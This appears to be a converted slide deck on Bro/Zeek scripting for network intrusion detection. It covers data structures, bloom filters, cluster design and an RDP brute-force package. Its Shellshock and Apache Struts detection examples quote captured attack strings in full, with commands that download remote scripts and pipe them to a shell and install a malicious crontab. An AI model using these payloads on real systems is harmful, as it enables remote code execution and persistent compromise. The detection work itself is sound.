1539241056.236570       94.23.248.158   Blacklist::ONGOING      2       1538992633.380935       1539215864.423301       02-14:00:31     00-06:59:52     2       3       TOR
1539241056.236570       185.61.149.116  Blacklist::ONGOING      1       1539014238.267550       1539014238.267550       00-00:00:00     02-15:00:18     1       2       TOR
1539241056.236570       37.218.245.25   Blacklist::ONGOING      1       1538870226.171853       1538870226.171853       00-00:00:00     04-07:00:30     1       2       TOR
```

Records - create your own data type

```
#fields ts      ipaddr  ls      days_seen       first_seen      last_seen       active_for      last_active     hosts   total_conns     source
#types  time    addr    enum    count   time    time    string  string  count   count   string
1539154801.292363       46.182.19.15    Blacklist::ONGOING      1       1538981984.523516       1538981984.523516       00-00:00:00     02-00:00:17     1       2       TOR
1539154851.294165       37.187.180.18   Blacklist::ONGOING      5       1538683217.758520       1539144260.549214       05-08:04:03     00-02:56:31     12      20      TOR
1539154881.296426       94.224.20.215   Blacklist::ONGOING      1       1538762453.668205       1538836089.667937       00-20:27:16     03-16:33:12     3       4       TOR
1539155031.305698       50.193.143.42   Blacklist::ONGOING      1       1539140630.518735       1539140630.518735       00-00:00:00     00-04:00:01     1       2       TOR
```

```
type conn_stats: record {
        start_ts: time  &default=double_to_time(0.0);
        end_ts: time    &default=double_to_time(0.0);
        hosts: opaque of cardinality
&default=hll_cardinality_init(0.1, 0.99);
        conn_count: count &default=0;
       } ;
```

```
if (orig !in conn_table)
{
        local cs: conn_stats;
        conn_table[orig]=cs ;
        conn_table[orig]$start_ts=c$start_time;
}

conn_table[orig]$end_ts=c$start_time;
conn_table[orig]$conn_count +=1 ;
```

Slightly more complex record

```
 type smtp_record : record {
        ts: time &log ;
        mid: string &log;
        spam: hamorspam &default=NOSPAM &log;
        virus: AV_verdict &log;
         delivery: delivery_status &default=DELIVERY &log;
         from: string &log;
         to: set[string] &log;
         subject: string &log;
         attachments: set[string] &log ;
} ;
```

Mail Status

```
Oct 10 01:32:13  mail_log: Info: MID 38759305 ICID 0 From: <support1@dhl.com>
Oct 10 01:32:13  mail_log: Info: MID 38759305 ICID 0 RID 0 To: <blah@lbl.gov>
Oct 10 01:32:14  mail_log: Info: MID 38759305 using engine: CASE spam positive
Oct 10 01:32:14  mail_log: Info: ISQ: Tagging MID 38759305 for quarantine
Oct 10 01:32:14  mail_log: Info: MID 38759305 interim AV verdict using Sophos VIRAL
Oct 10 01:32:14  mail_log: Info: MID 38759305 antivirus positive 'CXmail/MalPE-P'
Oct 10 01:32:14  mail_log: Info: Message aborted MID 38759305 Dropped by antivirus
Oct 10 01:32:14  mail_log: Info: Message finished MID 38759305 done
```

Ironport log

```
38759305        IRONPORT::SPAM  IRONPORT::VIRAL IRONPORT::DELIVERY      <support1@dhl.com>
<blah@lbl.gov>
```

Slightly more complex record

```
type smtp_record : record {
        ts: time &log ;
        mid: string &log;
        spam: hamorspam &default=NOSPAM &log;
        virus: AV_verdict &log;
         delivery: delivery_status &default=DELIVERY &log;
         from: string &log;
         to: set[string] &log;
         subject: string &log;
         attachments: set[string] &log ;
} ;
```

Missing complexities

Q. How do you inject ironport logs
A. Input-framework

Q. What about latencies of logs coming from syslog server vs real-time pcap
A. Table - expirations

Q. How do actions happen on enriched data
A. Table expirations

Bloomfilters

```
global b_test : opaque of bloomfilter ;

event bro_init()
{
        b_test = bloomfilter_basic_init(0.00000001,100000000);
        bloomfilter_add(b_test,1.1.1.1);
        local lookup = bloomfilter_lookup(b_test,1.1.1.1);

        if (lookup == 1)
                print fmt ("YES This is tru hit");
}
```

Bloomfilter uses

- Blacklists
- Urls in emails
- Outgoing connection established ?
  - Did we initiate a connection to this remote IP
- Basically any time you want to do a membership test
- Stop without worrying about sets/tables/scale

And now there will be cuckoo-filter

Opaque of cardinality

```
 global c_distinct_peers: table[addr] of opaque of cardinality &default = function(n: any): opaque of cardinality { return hll_cardinality_init(0.1, 0.99); } &read_expire = 1 day ;

if (orig !in Scan::known_scanners)
	{
		local d_val = double_to_count(hll_cardinality_estimate(c_likely_scanner[orig,d_port])) ;

		if (d_val == HIGH_THRESHOLD_LIMIT && high_threshold_flag )
```

```
type conn_stats: record {
        start_ts: time  &default=double_to_time(0.0);
        end_ts: time    &default=double_to_time(0.0);
        hosts: opaque of cardinality &default=hll_cardinality_init(0.1, 0.99);
        conn_count: count &default=0;
    } ;

event new_connection(c: connection)
{
    local resp = c$id$resp_h ;
    hll_cardinality_add(conn_table[orig]$hosts, resp);
}
```

And then on Manager you'd, do:

```
hll_cardinality_merge_into(scan_summary[idx]$hosts, conn_table[idx]$hosts);
```

So How do I even start scripting in Bro ?

- Try - try.bro.org
- Setup SitePolicyScripts in broctl.cfg and run bro on live traffic
- Use BROPATH
  - $BROPATH | file search path
  - (.:/usr/local/bro-2.5b/share/bro:/usr/local/bro-2.5b/share/bro/policy:/usr/local/bro-2.5b/share/bro/site:**/home/aashish/mytestdir**)
  - Run bro on pcaps
  - bro ./my-custom-script.bro

Basic structure of bro scripts

You tap into desired/relevant events

Identify appropriate data structures

Declare local and global scopes


Identify what notice::Type you going to use

Is clusterization needed ?

How is scaling and data purging handled

```
module 404;
export {
	global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{
	local orig=c$id$orig_h;
	local resp=c$id$resp_h ;

	if (code == 404 )
	{
		if (orig !in track_404)
			track_404[orig]=1 ;

		track_404[orig] += 1 ;
	 }
	local n = |track_404[orig]|;
	 If (n == 100)
		notice() ;
}
```

```
export {
        global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{

        local orig=c$id$orig_h;
        local resp=c$id$resp_h ;

        if (code == 404 )
        {
                if (orig !in track_404)
                        track_404[orig]=1 ;

                track_404[orig] += 1 ;
         }

        local n = |track_404[orig]|;

         If (n == 100)
                 notice() ;
}
```



```
export {
	global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{

	local orig=c$id$orig_h;
	local resp=c$id$resp_h ;

	if (code != 404 )
		return ;

	 if (orig !in track_404)
			track_404[orig]=0 ;

	 track_404[orig] += 1 ;

	 local n = |track_404[orig]|;

	 If (n == 100)
		notice() ;
}
```


Eliminate uninteresting connections first of ALL

- A good strategy to reduce computing cycles inside scripts is to eliminate the connections which don’t matter.
- Somewhat counterintuitive (at least to me) but makes TOTAL sense
- Examples
  - Use “return”

```
If (c$id$orig_h in Site::local_nets)
        return ;
```

Bro scripts and attack centric detections

- Scripts as state-machines
- Correlation engines
- Mechanism to represent various stages of attacks and their transitions
- So sure, bad guy can use different tools/ways/means to make A transition and you may not see that but ultimately they’ve gotta be on state B, or C or D.
- In an ideal world entire detection lights up like a X-Mas tree


Attack
Scan for vuln System
Vulnerable system
Exec Shellshock 'exploit'
HTTP GET
Download Malware
Misuse (botnet/IRC) or ...
2
DNS Lookup
3
Detection
Scan Detection (scan.bro)
1
?
Shellshock.bro
user agent: curl, wget Shellshock URL
DNS Request Domain Part of URL
irc_sessions.bro
Action
Drop Scanner
?
Drop Shellshock attempt
?
Alert
4
Desired Detection
Can we identify if a system is vulnerable based on scanner results ?
Can Bro detect on all the possible state-transitions for a successful attack ?

ShellShock - 2014

1. Shellshock::Attempt CVE-2014-6271: 212.67.213.40 - 131.243.a.b submitting USER-AGENT=() { :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"

2. Shellshock::Hostile_Domain ShellShock Hostile domain seen 131.243.64.2=156.154.101.3 [www.whirlpoolexpress.co.uk]
   a. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at DNS::IN_REQUEST
   b. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

3. Shellshock::Hostile_URI ShellShock Hostile domain seen 131.243.a.b=94.136.35.236 [www.whirlpoolexpress.co.uk]

4. Shellshock::Compromise ShellShock compromise: 131.243.a.b=94.136.35.236 [http://www.whirlpoolexpress.co.uk/bot.txt]


Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

…. Or Apache Struts (2018)

Oct 4 10:56:26 Crx83mtbvCWPD0R6d 179.60.146.9 50092 128.3.x.y 80 - - - tcp
Struts::Attempt CVE-2017-5638/Struts attack from 179.60.146.9 seen
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(**#cmd='echo "*/20 * * * * wget -O - -q http://45.227.252.243/static/font.jpg|sh\\n*/19 * * * * curl http://45.227.252.243/static/font.jpg|sh" | crontab -;wget -O - -q http://45.227.252.243/static/font.jpg|sh'**)
.(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#**cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}**)).(#p=new.java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())} -
179.60.146.9 128.3.x.y 80 - worker-1 Notice::ACTION_DROP,Notice::ACTION_LOG 3600.000000 F


Oct 4 10:56:26 Crx83mtbvCWPD0R6d 179.60.146.9 50092 128.3.x.y 80 - - - tcp
Struts::MalwareURL Struts Hostile URLs seen in recon attempt 179.60.146.9 to 128.3.x.y with URL [http://45.227.252.243/static/font.jpg|sh\\n*/19 * * * * curl http://45.227.252.243/static/font.jpg|sh] - 179.60.146.9 128.3.x.y 80 - worker-1 Notice::ACTION_EMAIL,Notice::ACTION_LOG 3600.000000 F - - -- - - -

Custerizations and complexity




- Strength of bro is ability to divide (the network traffic) and conquer (detections)
- Division of traffic causes data centralization problems
- Which means what's simple stuff might be unnecessarily complex underneath

Cluster models




Cluster models




- Read Input-file on manager
- Distribute data to workers

Cluster models




- Find characteristics of a Scan -
  - eg. syn only pkts
- Send to manager for aggregation

Cluster models



- Find URLs in emails
- Send to manager
- Distribute to works to check against HTTP GET requests

Cluster models



- Read Input-file on manager
- Distribute data to workers
- Manager workers to report counts of connections
- Aggregate the counts on manager

Debugging in standalone vs cluster

Standalone:


```
print fmt (“value is %s”, variable);
```

Cluster

```
local msg = fmt (“value is %s”, variable);
event reporter_info(network_time(), msg, peer_description);
```

RDP Bruteforce Scans

- Risky detections
  - since we don’t know success or failure.
  - All we know is a RDP log
- so why not ?
- Lets just derive inferences from the attempt only
- Advantage - heuristics applies to other protocols - eg. ftp




```
1539243576.356933    CpTrRoW2iLeunCtqe    58.84.31.2    48764    128.3.1.x    3389    a
```

Things to consider with cluster

- Are workers going to overload the manager
  - Decision making based on connection layer vs application layer

That brings to be bro package

COPYING

README.rst

bro-pkg.meta

scripts

tests

bro-pkg.meta

```
$ cat bro-pkg.meta
[package]
description=rdp-bruteforce
script_dir = scripts
version = 0.1
tags = rdp, bruteforce, scan
test_command = ( cd tests && btest -d )
```

btest

- Works for plugins
- Works in scriptland

```
$ btest
[  0%] rdp-bruteforce.RDP-HotAccounts ... ok
[ 25%] rdp-bruteforce.RDP-sHost_mAccounts ... ok
[ 50%] rdp-bruteforce.RDP-sHost_sAccount_mPasswords ... ok
[ 75%] rdp-bruteforce.rdp-bruteforce ... ok
all 4 tests successful
```

What I haven't’ covered here

Pretty much everything .. we barely scratched the surface

- Input-framework
- PostgresSQL + BRO
- Designing complex packages/heuristics
- Notice Framework
- Logging framework
- NetControl
- Protocol layer heuristics

Uses of bro_init()

- Create Log streams/ setup log filters
  - Log::create_stream(IPv6Addr::LOG, [$columns=Info, $ev=log_ipv6_addr]);
- Schedule events
  - schedule 1 sec { init_datastream() };
- Initialize records/tables/bloomfilters
  - blacklistbloom = bloomfilter_basic_init(0.001, 5000000);
